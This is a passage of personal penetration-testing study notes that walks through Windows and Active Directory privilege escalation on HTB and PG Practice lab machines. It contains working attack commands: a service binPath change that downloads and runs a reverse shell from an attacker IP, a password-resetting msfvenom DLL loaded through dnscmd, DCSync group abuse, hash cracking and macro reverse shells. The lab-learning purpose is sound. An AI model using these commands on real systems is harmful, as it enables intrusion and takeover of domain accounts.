2. **net user**
  - a. You should find a username "Administrator". If not, then you will have to guess which one is the local administrator
3. Now you can log into evil-winrm using the user name "Administrator" and password you found

## GPO Admins group (and also Group Policy Creator)

IMPORTANT: GPO admins Group is not a standard group. It was custom made. But if you see something similar, then you can likely follow this attack

In the [Kyoto](#) PG Practice, we saw that our compromised user was in the **GPO Admins Group**, as well as the **Group Policy Creator Group**. I believe we could have done this attack even if we didn't have the Group Policy Creator Group though.

```
Last logon          8/30/2023 7:00:56 AM
Logon hours allowed All
Local Group Memberships *Users
Global Group memberships *Group Policy Creator *GPO Admins
   *Domain Users
The command completed successfully.
```

### Group Policy Creator

- This default group in AD allows **creating new GPOs** — but only the creator has full control over that GPO.
- It does NOT give blanket admin rights over all existing GPOs.

### GPO Admin Group

- **Ability to modify any existing GPO**, like Default Domain Policy, Workstations Policy, or Servers Policy.
- Ability to add Scheduled Tasks, registry changes, startup scripts, etc. that will apply to linked computers.
- Tools like SharpGPOAbuse can use this to inject payloads without needing to create a new GPO.

Read the writeup to see how we used this to get root shell

## Server Operators group (leads to SYSTEM)

From **Return HTB**

After running "net user svc-printer", we found that the user was part of the **Server Operators** local group.

```
Local Group Memberships      *Print Operators
                                *Server Operators
Global Group memberships     *Domain Users
The command completed successfully
```

When we searched up "**Server Operators**" privilege escalation, we saw this [article](#)

First thing we have to do was get a reverse shell

1. Go to  
<https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1>
2. You can copy and paste the content into a new file called `shell.ps1`
3. As explained in the comments of the file, you have to add a line at the bottom of the file to actually call the reverse shell, so add this line at the bottom:
  - a. PS > `Invoke-PowerShellTcp -Reverse -IPAddress [IP] -Port [port_number]`
4. Now you can start a python server to upload payload to evil-winrm
  - a. `python3 -m http.server 8080`
5. Set up listener to catch reverse shell
  - a. `rlwrap nc -lvp 4444`
6. Inside of the evil-winrm, you have to run these commands (according to the article). We are basically editing the binPath of vss to point to a reverse shell, and then restarting vss so that it runs whatever is in its binPath, which is going to be our rev shell
  - a. `sc.exe config vss binPath= "C:\Windows\System32\cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://[IP_ADDR]:[PORT_NUMBER]/[NAME_OF_SHELL]')"`
    - i. We are configuring the vss service so that when it runs, it
      1. Launches cmd.exe
      2. Which runs powershell.exe
      3. Which downloads and runs `http://10.10.14.8:8080/shell.ps1`
      4. Likely giving the attacker a reverse shell
    - ii. `sc.exe`: Windows Service Controller utility for managing services.
    - iii. `config vss`: Modifies the VSS (Volume Shadow Copy) service.
    - iv. `nPath=`: Sets the path to the binary that should be executed when the service runs.
      1. **binPath tells Windows what executable to run when the service starts.**
      2. This is the part being abused — we're replacing the legit binary with a custom payload.

- v. This essentially turns the service into a launcher for our payload.
- vi. "C:\Windows\System32\cmd.exe /c ..."
  - 1. Runs cmd.exe and executes the following string as a command
  - 2. /c tells cmd.exe to run the following and exit.
- vii. "powershell.exe -c ..."
  - 1. Launches PowerShell.
  - 2. -c tells PowerShell to run the following code as a command.
- viii. iex(new-object  
net.webclient).downloadstring('http://10.10.14.8:8080/shell.ps1')
  - 1. new-object net.webclient: Creates a WebClient object.
  - 2. .downloadstring(...): Downloads the PowerShell script from the attacker's server.
  - 3. iex(...): Short for Invoke-Expression, executes whatever the download returns (i.e., the shell code).
    - a. IEX actually runs the .ps1 code. If you remove it, then it would just download the script and print it — the contents would not be executed.
- b. sc.exe stop vss
  - i. Since we modified the binPath of the VSS service, we now need to restart the service to trigger our payload.
- c. sc.exe start vss
  - i. Because we changed the binPath to point to a malicious payload, starting the service now runs our reverse shell payload instead of the real VSS executable
  - ii. Now, since the reverse shell payload is sent, our netcat should have received the connection!

## DnsAdmins (leads to SYSTEM)

In the **Resolute HTB**, we saw that our user was part of the DnsAdmins group:


| GROUP INFORMATION                          |                  |                                                |                                                                 |
|--------------------------------------------|------------------|------------------------------------------------|-----------------------------------------------------------------|
| Group Name                                 | Type             | SID                                            | Attributes                                                      |
| Everyone                                   | Well-known group | S-1-1-0                                        | Mandatory group, Enabled by default, Enabled group              |
| BUILTIN\Users                              | Alias            | S-1-5-32-545                                   | Mandatory group, Enabled by default, Enabled group              |
| BUILTIN\Pre-Windows 2000 Compatible Access | Alias            | S-1-5-32-554                                   | Mandatory group, Enabled by default, Enabled group              |
| BUILTIN\Remote Management Users            | Alias            | S-1-5-32-580                                   | Mandatory group, Enabled by default, Enabled group              |
| NT AUTHORITY\NETWORK                       | Well-known group | S-1-5-2                                        | Mandatory group, Enabled by default, Enabled group              |
| NT AUTHORITY\Authenticated Users           | Well-known group | S-1-5-11                                       | Mandatory group, Enabled by default, Enabled group              |
| NT AUTHORITY\This Organization             | Well-known group | S-1-5-15                                       | Mandatory group, Enabled by default, Enabled group              |
| MEGABANK\Contractors                       | Group            | S-1-5-21-1392959593-3013219662-3596683436-1103 | Mandatory group, Enabled by default, Enabled group              |
| MEGABANK\DsnsAdmins                        | Alias            | S-1-5-21-1392959593-3013219662-3596683436-1101 | Mandatory group, Enabled by default, Enabled group, Local Group |
| NT AUTHORITY\NTLM Authentication           | Well-known group | S-1-5-04-10                                    | Mandatory group, Enabled by default, Enabled group              |
| Mandatory Label\Medium Mandatory Level     | Label            | S-1-16-8192                                    |                                                                 |

1. Being a member of the DnsAdmins group allows us to use the dnscmd.exe to specify a plugin DLL that should be loaded by the DNS service. Let's create a DLL using msfvenom , that changes the administrator password.
  - a. `msfvenom -p windows/x64/exec cmd='net user administrator P@s5w0rd123! /domain' -f dll > da.dll`
  - b. **Note that reverse shell also works**
2. Transferring this to the box would likely trigger Windows Defender, so we can use Impacket's smbserver.py to start an SMB server and host the dll remotely
  - a. `sudo impacket-smbserver share ./da.dll`
3. The dnscmd utility can be used to set the remote DLL path into the Windows Registry.
  - a. `cmd /c dnscmd localhost /config /serverlevelplugindll \\10.10.14.9\share\da.dll`
    - i. Replace 10.10.14.9 with your own Kali IP
4. Next, we need to restart the DNS service in order to load our malicious DLL. DnsAdmins aren't able to restart the DNS service by default, but it seems likely that they would be given permissions to do this, and in this domain this is indeed the case.
  - a. `sc.exe stop dns`
  - b. `sc.exe start dns`
5. The service restarted successfully, and we saw a connection attempt on our SMB server. We can now attempt to login as administrator using psexec.py with our password
  - a. `impacket-psexec megabank.local/administrator@10.10.10.169`

## Account Operators

This is from the **Forest HTB** where we saw that a user was part of the Account Operators Group through bloodhound.

According to the documentation, the **Account Operators** group members are allowed to create and **modify users and add them to non-protected groups**.



- This is from "Shortest Path to High Value targets", probably from Bloodhound CE

We see that this group **Exchange Windows Permissions** has WriteDacl Permissions to the domain

The **WriteDACL** privilege allows a user to add ACLs to an object. We can add users to this group and give them DCSync privileges.

Return to the WinRM shell and add a new user to Exchange Windows Permissions and the Remote Management Users group.

1. net user john abc123! /add /domain
2. net group "Exchange Windows Permissions" john /add
3. net localgroup "Remote Management Users" john /add

Now, there are two ways to abuse **WriteDACL** in order to allow DCSync

- 1.

# AD Recycle Bin

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```

- This command searches the entire **AD** for isDeleted objects.
- The one below only searches in the Deleted Objects container.
- From Powall's checklist

This was seen in **Cascade HTB**

This allows you to see and query deleted items, which can help you find clues

```
Get-ADObject -SearchBase "CN=Deleted Objects,DC=Cascade,DC=Local" -Filter  
{ObjectClass -eq "user"} -IncludeDeletedObjects -Properties *
```

- Replace "**Cascade**" with netbios domain name (**not the full domain name**)
- **Get-ADObject** : A PowerShell cmdlet that queries any object in Active Directory, not just users/groups
- **-SearchBase "CN=Deleted Objects,DC=Cascade,DC=Local"** : Tells it to only search inside the "Deleted Objects" container (where tombstoned objects are stored) in the cascade.local domain
  - Here, "DC" stands for Domain Component, the main part of the domain name
    - Like the domain name is cascade.htb, but the DC is just cascade
- **-Filter {ObjectClass -eq "user"}** : Filters results to only show deleted user accounts
- **-IncludeDeletedObjects** : Without this flag, deleted objects won't appear. This tells AD to include tombstoned entries
- **-Properties \*** : Return all attributes of each deleted user object (e.g., name, SID, last logon, etc.)

In the **Cascade HTB**, we saw credentials for a user, and their password (in the property cascadeLegacyPwd) was actually used for the Administrator. It was also in base64, even though it was hard to tell, but it was. So you had to decrypt it

---

## How to find out which machine is the Domain Controller

**Run any of these commands while inside of an AD computer**

## 1. nlttest /dsgetdc:<domain>

- For example: `nlttest /dsgetdc:oscp.local`

```
*Evil-WinRM* PS C:\Users\eric.wallows\Documents> nlttest /dsgetdc:secura.yzx
    DC: \\dc01.secura.yzx
    Address: \\192.168.164.97
    Dom Guid: 87c65b4a-0215-4005-8e9a-800aca53a1c0
    Dom Name: secura.yzx
    Forest Name: secura.yzx
    Dc Site Name: Default-First-Site-Name
    Our Site Name: Default-First-Site-Name
    Flags: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOSE_SITE FULL_SECRET WS DS_8 DS_9 DS_10
b. The command completed successfully
```

- We are given the FQDN as well as IP of the DC

- This should give you the IP of the DC, as well as the host name of the DC machine. If it doesn't work, try the one below:

## 2. echo %logonserver%

- This will show the DC that authenticated your current session. It's not always the DC, but a DC — in single-DC setups like in OSCP labs, it is very likely the only one.

### Common ports for DC include:

- 88,389,636,3268,3269,464,9389,135,445,42

---

## How logging in is different for local users and domain users

### 1. Login Identifier Format

#### Local user:

- Login as: .\username or just username
- Example: .\Administrator

#### Domain user:

- Login as: DOMAIN\username or  
username@domain.com
- Example: CORP\j.smith or  
j.smith@corp.local

And also, domain admin is also a local admin on each computer

---

## How to make a username list (or just a single username)

### username.py

Use [username.py](#) which is a tool that when given usernames (ex. First and last name) it will create a large list of possible usernames

- Example usage:
  - `python2 username.py -n 'brian moore' >> smtp_usernames.txt`
  - `python2 username.py -n 'sarah lorem' >> smtp_usernames.txt`
  - `python2 username.py -n 'claire madison' >> smtp_usernames.txt`
  - `python2 username.py -n 'mike ross' >> smtp_usernames.txt`
- Like from Brian Moore, it creates: brian.moore, bmoore, etc.
- Used in [Postfish](#) PG Practice

### Based on First and Last Name

If we have a website as seen in the **Sauna HTB**, and we see a bunch of people in the website with their first and last names, we can try creating potential usernames that can be used in a bruteforce attack.

In the **Sauna HTB**, we make a username list using those names found on the website, and then do a Kerberos bruteforce attack using the **Kerbrute** tool. More information about Kerbrute can be found on this document [here](#).

First name = Fergus

Last name = Smith

#### Username format:

1. Fergus Smith
2. Fergus.Smith

- a. Since capitalization doesn't matter for AD, then **fergus.Smith** is the same thing.  
But if you are in linux or somewhere in which capitalization matters, then add **fergus.Smith**
- 3. FSmith
- 4. F.Smith

**NOTE: Capitalization doesn't matter for AD usernames! So FSmith is the same as fsmith**

## Based on Directory or File Names

As seen in the **Blackfield HTB**, we found an SMB share with MANY directories, and the names of the directories looked like usernames. So, we first mounted the share to our local /mnt, and then we ran this command to get all the usernames into a file where all the names of the directories had their own line (proper username list format)

- **ls > users.lst**
  - The thing about "ls" is that when you redirect the output into a file, all the directories/files will actually have their own line, so it will be properly formatted as a username list

Now you can use [Kerbrute](#), as they did in the Blackfield HTB

---


## .psafe3 (file type)

This is a file type found in the **Administrator HTB**

If you have a file with this name, you can use a software called "pwsafe2john" to give us a hash that we can crack with johntheripper

1. **pwsafe2john Backup.psafe3**
  - a. Gives us a long hash
 

```
→ administrator pwsafe2john Backup.psafe3
Backup:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167
b. 944050
```
  - b. 944050
2. Copy the entire output, and put it in a file (ex. **hash.txt**)
3. **john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt**



```

Administrator: hash.txt
→ administrator john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho      (Backu)
1g 0:00:00:00 DONE (2025-04-27 00:42) 7.142g/s 117028p/s 117028c/s 117028C/s webhook..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→ administrator

```

- a.
  - b. The orange stuff is the password (**tekieromucho**)
4. Download the passwordsafe software that is used to access the psafe3 files
- a. **sudo dpkg -i passwordsafe-debian12-1.21-amd64.db**
    - i. This is version 1.21 but you can look at github for more up to date
    - ii. <https://github.com/pwsafe/pwsafe>
5. Run the software on the file
- a. **pwsafe Backup.psafe3**
    - i. A pop up should appear, and you can write click on user names to get passwords
- 

## .odt (OpenDocument Text file) (file type)

A .odt file is an OpenDocument Text file, which is a word processing document format used mainly by LibreOffice Writer, Apache OpenOffice Writer, and similar open-source office suites.

It's part of the OpenDocument Format (ODF) standard, developed for office documents like text files, spreadsheets (.ods), and presentations (.odp).

**Purpose:** Similar to a Microsoft Word .docx file — it stores formatted text, images, tables, styles, and sometimes embedded objects.

---

In the [Craft](#) PG Practice, we saw a file upload functionality, but it only accepted files in .odt format. We tried upload a php reverse shell and adding .odt as file extention, but the reverse shell didn't get uploaded or run.

So, we then found a metasploit module that generates an Apache OpenOffice Text Document with a malicious macro in it. The module is called **openoffice\_document\_macro**

The term **openoffice\_document\_macro** typically refers to an **OpenOffice document that contains embedded macros** — small pieces of code (usually written in **OpenOffice Basic**) that automate tasks inside the document, similar to macros in Microsoft Word or Excel.

Here is a guide on how to use this module in metasploit:

- [https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/misc/openoffice\\_document\\_macro.md](https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/misc/openoffice_document_macro.md)

After uploading this, they immediately got reverse shell

---

In this different [Craft](#) PG Practice writeup, we saw them manually create a malicious macro inside of a .odt file. So if you are interested in doing that, look here.

---

## Macros

**OSCP 11.2.3. Leveraging Microsoft Word Macros** gives us a step by step instruction on how to create malicious macro

In Microsoft products, **macros** are small, automated scripts or programs that perform a series of tasks or commands to save time and reduce repetitive work

Macros can carry **security risks** because attackers can hide malicious code inside macro-enabled documents (like **.docm**, **.x1sm**). That's why Office usually disables macros by default and shows warnings when you open macro-enabled files

You can see one malicious macro being used in the [Craft](#) PG Practice inside of .odt file

In the "**Another phishing example (with malicious ODS file containing a macro for a reverse shell)**" section of pen testing notes, we saw an example in [Hepet](#) PG practice where mail server uses LibreOffice calc and we sent an ODS file (commonly used for LibreOffice Calc) with a **rev shell macro**

---

## What to do with random files

1. Run exiftool on the files and see if you can get any user names (used in **Timelapse HTB** but nothing found)
  - a. `exiftool [nameOfFile]`
  - b. `exiftool [nameOfFile] | grep -i user`
    - i. The "i" flag stands for "ignore case"
  - c. `exiftool [nameOfFile] | grep -i name`
2. To see if a file is a unique binary (used in **Timelapse HTB** but nothing found):
  - a. Turn the file into an md5sum
    - i. `md5sum [nameOfFile]`
  - b. Go to [virustotal.com](http://virustotal.com)
  - c. Go to search and copy and paste the md5sum
  - d. If it says something like "Distributed by Microsoft" then it's probably a standard binary found in Microsoft
  - e. If it says something like "No matches found" or "few or no detections," then it might be custom binary
    - i. Could be an admin tool, backdoor or malware, a compiled script or payload

---

## How to deal with weird .xlsx (MS Excel)

In the **EscapeTwo HTB**, we were given an .xlsx file, but when we tried reading it, there was no readable strings.

So, what XLSX actually is a zip file for a bunch of XML files. So in the Escape HTB, we unzip it (into a new dummy folder) to get the XML, and then we can read the XML (you can use a formatter online for better reading)

- `mkdir temp`
- `cd temp`
- `unzip ../file_name.xlsx`

---

## How to tell if you are in a DC (Domain Controller)

1. If port 88 is open and running Kerberos (and you can see the Server time in the nmap scan)
- 

## How to tell if you are in an AD environment

Sometimes, windows machines are in an AD environment, or not

The "version" for the DNS (port 53) should be defaulted to "Simple DNS Plus" if you are in an AD environment

---

## How to tell if you are a local or domain user

The command `whoami` should tell you the context of your user.

If the output is `Domain/USERNAME` eg, `relia.com/dmzadmin` it's a **domain user**

If the output is `hostname/USERNAME` eg, `login/dmzadmin` it's a **local user**

- Here, `login` would be the hostname of the machine
-

# How to find the hostname and domain name

## Bloodhound

Lina said there's a query to **find all computers in the domain** which maps IP to hostnames

### How to find all the hostnames on a subnet (UDP port 137 needs to be open)

`sudo nbtscan -r 192.168.50.0/24`

- The `-r` flag means "use a source UDP port of 137" (the same port NetBIOS name service listens on).
- The target needs to have UDP port 137 open or at least listening for NetBIOS Name Service (NBNS) requests.

### The following only works if the system has SMB though:

1. It usually says it near the bottom in the nmap scan (for hostname)
2. `nxc smb [IP]`
  - a. How to find host name: This should give you information about the SMB as well as show the hostname in the format (name: **[host\_name]**)
  - b. How to find domain name: The domain name should be in the output like (domain:**[domain\_name]**). BUT THIS IS IN FQDN FORMAT
    - i. Here, `secura.yzx` is the FQDN.
    - ii. The NetBIOS domain name is `secura`
    - iii. So like users, are in the form of `secura\michael`, not `secura.yzx\michael`

```
(kali㉿kali)-[~]
└─$ nxc smb 192.168.164.95 -u 'Eric.Wallows' -p 'EricLikesRunning800'
SMB      192.168.164.95 445   SECURE          [*] Windows 10 / Server 2019 Build 19041 x64 (name:SECURE) (domain:secura.yzx) (signing:False) (SMBv1:Fa
lse)
SMB      192.168.164.95 445   SECURE          [+] secura.yzx\Eric.Wallows:EricLikesRunning800 (Pwn3d!)
```

c.

**NOTE: Host names AND Domain names are not case-sensitive, so DC01 and dc01 are the same**

For NMAP Scans with `-sC` and port **3389** open, you might see `DNS_Computer_Name`, which is the FQDN. This means you can extract the host name from it

```

3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SECURA
|   NetBIOS_Domain_Name: SECURA
|   NetBIOS_Computer_Name: SECURE
|   DNS_Domain_Name: secura.yzx
|   DNS Computer Name: secure.secura.yzx
|   DNS_Tree_Name: secura.yzx
|   Product_Version: 10.0.19041
|_ System_Time: 2025-07-23T16:09:35+00:00
|_ ssl-date: 2025-07-23T16:10:04+00:00: +2s from scanner time.

```

- So here, the host name is **secure**
- The NetBIOS domain name is **secura**
- The FQDN is **secure.secura.yzx**

```

3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WEB02
| Not valid before: 2025-04-23T04:53:29
|_ Not valid after: 2025-10-23T04:53:29
|_ ssl-date: 2025-08-04T16:59:16+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: WEB02
|   NetBIOS_Domain_Name: WEB02
|   NetBIOS_Computer_Name: WEB02
|   DNS_Domain_Name: WEB02
|   DNS_Computer_Name: WEB02
|   Product_Version: 10.0.20348
|_ System_Time: 2025-08-04T16:58:34+00:00

```

- This one just showed the hostnaem (web02) without domain

### From nmap in the 443 port:

```

| http-server-header: Apache/2.4.49 (Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8
443/tcp open ssl/http Apache httpd 2.4.49 ((Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8)
| http-title: RELIA Corp.
| ssl-cert: Subject: commonName=web01.relia.com/organizationName=RELIBA/stateOrProvinceName=Berlin/countryName=DE
| Not valid before: 2022-10-12T08:55:44
| Not valid after: 2032-10-09T08:55:44
| http-server-header: Apache/2.4.49 (Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8
| http-methods:
|_ Potentially risky methods: TRACE
| tls-alpn:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
2222/tcp open ssh OpenSSH_8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

```

- You can find the hostname (**web01**) and the NETBIOS domain name (**relia**)

```

443/tcp open ssl/http Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Code Validation
| ssl-cert: Subject: commonName=demo
| Subject Alternative Name: DNS:demo
| Not valid before: 2022-10-12T07:46:27
|_Not valid after: 2032-10-09T07:46:27
|_ssl-date: TLS randomness does not represent time
| tls-alpn:

```

- This one just showed the hostname without any domain name
- 

## Checking Environment Variable (dir env:) for credentials

This attack was seen in the **Relia Challenge Lab**

```

PS C:\Users\emma> dir env:
Name          Value
----          -----
ALLUSERSPROFILE          C:\ProgramData
APPDATA                 C:\Users\emma\AppData\Roaming
AppKey                  !8@aRBRYdb3!
CLIENTNAME              \ardworlf
CommonProgramFiles        C:\Program Files\Common Files
CommonProgramFiles(x86)   C:\Program Files (x86)\Common Files
CommonProgramW6432        C:\Program Files\Common Files
COMPUTERNAME             EXTERNAL
ComSpec                 C:\Windows\system32\cmd.exe
DriverData               C:\Windows\System32\Drivers\DriverData
FPS_BROWSER_APP_PROFILE_STRING Internet Explorer
FPS_BROWSER_USER_PROFILE_ST... Default
HOMEDRIVE                C:
HOMEPATH                 \Users\emma
LOCALAPPDATA             C:\Users\emma\AppData\Local
LOGONSERVER              \\EXTERNAL
NUMBER_OF_PROCESSORS     2
OS                      Windows_NT
Path                     C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Program File...
PATHEXT                 .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE    AMD64
PROCESSOR_IDENTIFIER      AMD64 Family 23 Model 1 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL           23
PROCESSOR_REVISION         0102
ProgramData              C:\ProgramData
ProgramFiles              C:\Program Files
ProgramFiles(x86)          C:\Program Files (x86)
ProgramW6432              C:\Program Files
PSModulePath              C:\Users\emma\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules;...
PUBLIC                   C:\Users\Public
SESSIONNAME              RDP-Tcp#2
SystemDrive               C:
SystemRoot                C:\Windows
TEMP                     C:\Users\emma\AppData\Local\Temp\3
TMP                      C:\Users\emma\AppData\Local\Temp\3
USERDOMAIN               EXTERNAL
USERDOMAIN_ROAMINGPROFILE EXTERNAL
USERNAME                 emma
USERPROFILE               C:\Users\emma
windir                   C:\Windows

```

- **dir env:**
- In the **AppKey** section, we see a weird string which ended up being a password for a user with Admin privileges (username was Mark)

**dir env:** vs. **\$env:Path**

- **dir env:**
  - Dumps the entire environment block — every environment variable available to your session.

- That includes Path, but also more
  - **\$env:Path**
    - This only dumps a single environment variable, which is the PATH variable
- 

## Service vs. Scheduled Task vs. Process

| Key Differences        |                                                                            |                                                                                |                                                                             |
|------------------------|----------------------------------------------------------------------------|--------------------------------------------------------------------------------|-----------------------------------------------------------------------------|
| Feature                | Service                                                                    | Scheduled Task                                                                 | Process                                                                     |
| <b>Definition</b>      | Background app managed by SCM                                              | Job set to run at specific time/event                                          | Any running instance of a program                                           |
| <b>Start Trigger</b>   | Boot, manual, or automatic                                                 | Time-based or event-based                                                      | User or system-initiated                                                    |
| <b>Persistence</b>     | Can run continuously or restart on failure                                 | Only runs when triggered                                                       | Temporary; ends when task is done                                           |
| <b>Privileges</b>      | Often runs as SYSTEM, NetworkService, or LocalService                      | Can run as any user, including SYSTEM                                          | Depends on parent app/user context                                          |
| <b>Management Tool</b> | <code>services.msc</code> , <code>sc.exe</code> , <code>Get-Service</code> | Task Scheduler GUI, <code>schtasks.exe</code> , <code>Get-ScheduledTask</code> | <code>Task Manager</code> , <code>ps</code> , <code>Process Explorer</code> |
| <b>Installation</b>    | Registered via registry<br>( <code>HKEY_LOCAL_MACHINE\SYSTEM\...</code> )  | Stored as XML in Task Scheduler                                                | No registration needed                                                      |
| <b>Visibility</b>      | Hidden from standard users unless checked                                  | Usually not visible unless searched                                            | Visible in Task Manager                                                     |

**Examples**

- **Service:** `WinDefend` (Windows Defender service), runs at startup, protects system continuously.
- **Scheduled Task:** `GoogleUpdateTaskMachineCore`, runs Google Updater every hour.
- **Process:** `notepad.exe`, runs when a user opens Notepad, ends when closed.

## accesschk.exe

I have a copy saved in `~/Downloads` and also in `~/tools/WindowTools`

AccessChk is an old but still trustworthy tool for checking user access control rights.

You can use it to check whether a user or group has access to files, directories, services, and registry keys.

**The downside is more recent versions of the program spawn a GUI "accept EULA" popup window.** When using the command line, we have to use an older version which still has an /accepteula command line option

HOWEVER, in the Tib3rius Course, in the first lecture, he has a huge zip file called "tools" which includes an older version of accesschk.exe that doesn't have the accept EULA popup. I also made a copy in my Kali VM.

If you ever need a password for the zip file, it's **privesc**

## Common commands:

The "-w" flag stands for write-related privs

The "-u" flag stands for user-related privs

The "-v" is for verbose

The "-d" is for directory

The "-q" is for quiet mode

The "-k" is for registry key

### How to check permissions on a service in general

- .\accesschk.exe /accepteula -uvqc <svc>

### How to check (write) permissions on a service from a specific user

- .\accesschk.exe /accepteula -uwcqv <user> <svc>
  - This checks if we can start/stop, and if we can change config of the file
  - Replace <user> with your own username

### How to check (write) permissions of a file

- .\accesschk.exe /accepteula -quvw "C:\example.exe"

### How to check (write) permissions of a directory

- .\accesschk.exe /accepteula -uwdq C:\

### How to check (write) permissions of a registry:

- .\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc

### Understanding accesschk output

Each service has an ACL which defines certain service-specific permissions.

Some permissions are innocuous (e.g. SERVICE\_QUERY\_CONFIG, SERVICE\_QUERY\_STATUS).

Some may be useful (e.g. SERVICE\_STOP, SERVICE\_START).

Some are dangerous (e.g. SERVICE\_CHANGE\_CONFIG, SERVICE\_ALL\_ACCESS)

```
C:\PrivEsc>.\accesschk.exe /accepteula -uwcqv user daclsvc
.\accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_CHANGE_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL
```

- As you can see here, we can change the config (a.k.a we can redirect the service to run our own binary instead of the original)
- And we can start/stop it so that we can make the service run/restart

---

## Binary Hijacking (replacing binaries)

